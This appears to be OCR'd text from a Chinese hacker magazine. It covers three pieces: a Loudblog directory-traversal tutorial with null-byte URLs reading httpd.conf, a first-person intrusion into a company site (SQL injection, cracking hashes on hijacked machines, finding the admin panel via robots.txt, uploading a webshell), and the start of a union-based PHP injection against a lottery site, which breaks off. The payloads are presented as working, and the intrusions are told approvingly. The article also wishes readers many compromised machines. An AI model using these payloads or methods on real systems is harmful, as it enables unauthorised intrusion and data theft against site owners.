
这段程序很简单却包含了一个可怕的漏洞，变量$page是我们GET上去的，如果没有设置page参数，程序就自动包含inc/backend_postings.php这个文件，如果有page参数就把$page的值放到inc目录下以backend_前缀开头的文件形成一个新的文件。这里并没有对$page的值做任何的过滤，导致了我们可以遍历所有文件。

要注意的是，我们提交的$page的值会自动的加上php后缀，所以我们阅读php文件是不会有效果的，不过，可以读一些配置文件也是很有用的了。下面就来测试一下，我们在inc目录外建立一个TXT文件，内容为“Wh0 !s H4K_BaN?”，我们提交如下URL看看结果：http://localhost/loudblog/loudblog/loudblog/index.php?page=/../../hello.txt%00，这里要说的是由于变量会加上php后缀，所以我们要用“%00”来截断后缀，这样才能正常显示文件内容，结果如图1所示。



测试成功说明了漏洞的存在，我们接着读一些敏感文件吧，提交如下URL：

http://localhost/loudblog/loudblog/loudblog/index.php?page=/../../../../../../conf/httpd.conf%00，结果如图2所示。



APACHE的配置文件也顺利读出来了，这类遍历漏洞唯一的不足就是不能读取config.php之类的文件，接下来看看另外一种情况。

这类漏洞主要存在于基于PHP+TXT结构的程序中，漏洞代码也是来自于一个国外的BLOG，代码如下：

```
<?
$act = $_GET['act'];
if ($act == '')
{
    include("blog.txt");
}
else
{
    include("act/$act.txt");
}
?>
<?
$blog_id = $_GET['blogid'];
if ($blog_id == '')
{
    include("blog.txt");
}
else
```

```
{
include("./blog_entries/$blog_id.txt");
}
?>
```

从上面的代码可以清晰的看出问题所在，第一段程序获得$_GET[]提交的数据并赋值给$act，这里没有对act做任何的过滤，而在后面判断如果变量为空就把blog.txt包含进来，如果不为空就包含act目录下的$act.txt文件，不过只能读以.txt结尾的文件，读别的文件加上txt后缀后会提示找不到文件，可以配合某些上传漏洞把文件包含进去（此处感谢剑心的提醒），比如提交如下URL：**index.php?act=blog&blogid=../../filename**，这样带到程序里就成了**include("./filename.txt");**，原理与上面的是一样的。

分别介绍了现在最主要的两种目录遍历漏洞，从表面上看基于TXT的PHP程序如果有这类漏洞似乎利用更方便一些，其实两者的危害性都是等价的。避免这类漏洞也是很简单的事情，象$blog-id这类数字型的参数只需用**intval()**函数强制整型化就可以了，对于字符型的参数我们可以写一个过滤函数把危险字符过滤掉，类似代码如下：

```
function fuckchar($var){
$var = str_replace("'","",$var);
$var = str_replace("..","",$var);
$var = str_replace("/","",$var);
$var = str_replace("\","",$var);
$var = str_replace(" ","",$var);
}
```

大家可以自己测试一下这类漏洞，不管什么语言过滤的思路都是一样的，用GOOGLE搜索“powered by Loudblog”可以找到一些这类程序，不过官方目前已经推出了新版本，更多的漏洞就等待大家自己去发掘吧！

小疏忽，大隐患

——利用robots文件轻松挖掘网站信息

阿布

本文所利用的方法是我在一次入侵时意外发现的，想必大家已经利用注入或者暴库漏洞获得了许多网站后台的管理员帐号和密码了吧！但常常又为利用注入工具找不到网站后台地址而发愁，来试一下我的新发现，或许会有令你意想不到的效果哦！

今天我的目标是一家企业网站，关于如何入侵的，不外乎使用工具进行注入或暴库，这在以前的杂志上都讲过，我就不重复了！网站使用的是ASP，逛了一会，很幸运的找到了一个注入点，拉上宝贝阿D开始扫，一会儿结果就出来了！ACCESS的数据库，而且顺利的拿到了管理员的帐号和密码（图1），不过密码是MD5加密过的，我开始暴力破解，使用了N台肉鸡，经过N天的努力后，终于成功破解了出来！兴奋之余意识到网站的后台地址我还不知道呢，于是继续使用阿D猜测，不幸的是没有猜测出来，紧接着使用HDSI、NBSI、Domain3.5、冰舞等进行猜测，但是仍然没有结果。郁闷了一会儿忽然想到了Google！于是使用“管理 后台 登陆site:www.xxx.com”进行搜索，可是后台还是没有出来。这时我仿佛看到了管理员他那得意的笑：“小样儿，新来的吧？！”




图1

于是，我开始狂翻以前的X档案，温故而知新嘛！在05年11期中看到踏雪无痕的一篇名为“网络加密面面观”的文章。文中提到当Robots检索一个站点前，它会首先检查网站的根目录下是否有一个名为robots.txt的文件。如果有，它会按照robots.txt中的指令进行下一步。如果不想所有的搜索引擎搜索到/admin目录的话，就写成“User-agent：* Disallow:/admin”。对方管理员会不会也用了这种方法来隐藏后台呢？我操起IE，准备访问其根目录下的robots.txt文件，结果……不光是后台地址被暴露了，而且连数据库地址也被无情的显示了出来，如图2，图3！哈哈！真是踏破铁鞋无觅处，得来全不费工夫啊！输入得到的管理员帐号和密码成功进入了后台，并利用上传漏洞传了个Webshell上去。OK，任务完成！




图2




图3

解释一下什么是robots.txt文件？

搜索引擎通过一种程序robot（又称spider），自动访问互联网上的网页并获取网页信息。我们可以在网站中创建一个纯文本文件robots.txt，在这个文件中声明网站中不想被robot访问的部分，这样，网站的部分或全部内容就可以不被搜索引擎收录了，或者指定搜索引擎只收录指定的内容。

其实我们使用的搜索引擎是通过一种程序robot（又称spider），自动访问互联网上的网页并获取网页信息的。我们如果希望自己网站内的某些内容不被搜索到的话，可以在这个文件中

声明该网站中不想被robot访问的部分，这样，该网站的部分或全部内容就可以不被搜索引擎收录了，或者指定搜索引擎只收录指定的内容。这本来是个很好的办法，可是如果被非法用户利用的话就会非常可怕，网站的秘密信息将暴露无疑！所以希望管理员们要慎用这种方法！另外本文也给苦于找不到后台的朋友show了一种新的思路，用它找后台不失为一个好办法，推荐使用哦！而且我想很多"精明"的管理员会用这个方法的！好了，最后祝大家新的一年肉鸡多多，技术上提升一个新的台阶！



十二少

一、又是PHP注入

非常的幸运，碰到的这个国内较大的足彩站又是存在PHP注入，而且非常的明显，好象还没被入侵过哦，不知道是不是它太幸运了。我记得去年也曾入侵过一个排名近7千的博彩站，前不久再去看时发现漏洞还是存在的，只不过它的注入点已由"地上"转为"地下"了，这足以证明国内大部分网站的网管都是懒惰的。这个网站也不例外，到我准备写本篇文章时，整个入侵已经过去了差不多2个月了，虽然明显的注入点已经被修补了，但我最初利用的注入点还是存在，似乎网管不太喜欢查看WEB日志哦。

PHP注入很简单，过程还是那样傻瓜化，找注入点、猜字段、表名，然后爆数据。在http://www.target.com/vote.php?ID=12后添加"'"，返回如图1所示，错误回显没有关闭，很轻易的，注入点就找到了。




图 1

继续提交/vote.php?id=120 and 1=1 union select 1、/vote.php?id=120 and 1=1 union select 1, 2, ……直到提交/vote.php?id=120 and 1=1 union select 1,2,3,4（图2），返回了正确页面。

